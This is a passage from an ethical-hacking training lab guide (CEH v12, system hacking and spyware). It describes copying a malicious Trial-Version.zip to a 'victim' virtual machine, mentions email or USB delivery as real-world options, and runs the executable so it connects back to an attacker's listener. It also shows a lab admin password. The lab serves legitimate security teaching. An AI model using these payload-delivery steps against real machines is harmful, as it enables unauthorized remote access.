
19. Now, we need to send this zip file to the victim machine, we will upload the malicious file in the **CEH-Tools** folder.

    Note: Here, we are sending the malicious payload through a shared directory. However, in real-time, you can send it via an attachment in the email or through physical means such as a hard drive or pen drive.

20. Copy the **Trial-Version.zip** file from **Desktop**, navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Spyware\General Spyware** and paste the copied file.




21. Switch to **Windows Server 2022** virtual machine. By default, **CEH\Administrator** account is selected, click **Ctrl+Alt+Del**. Type **Pa$$w0rd** in the Password field and press **Enter** to login.




22. Navigate to **Z:\CEHv12 Module 06 System Hacking\Spyware\General Spyware** and copy **Trial-Version.zip** file and paste it in the **Desktop**.


Note: Here, we are copying the malicious file and running it as a victim.



23. Right-click on **Trial-Version.zip** file and click on **Extract Here**.




24. Open the extracted **Trial-Version** folder and double-click on **Ninja-v1.2.1-win.exe** file.




25. A command window appears, press any key to connect to the listener in **Windows 11** machine.

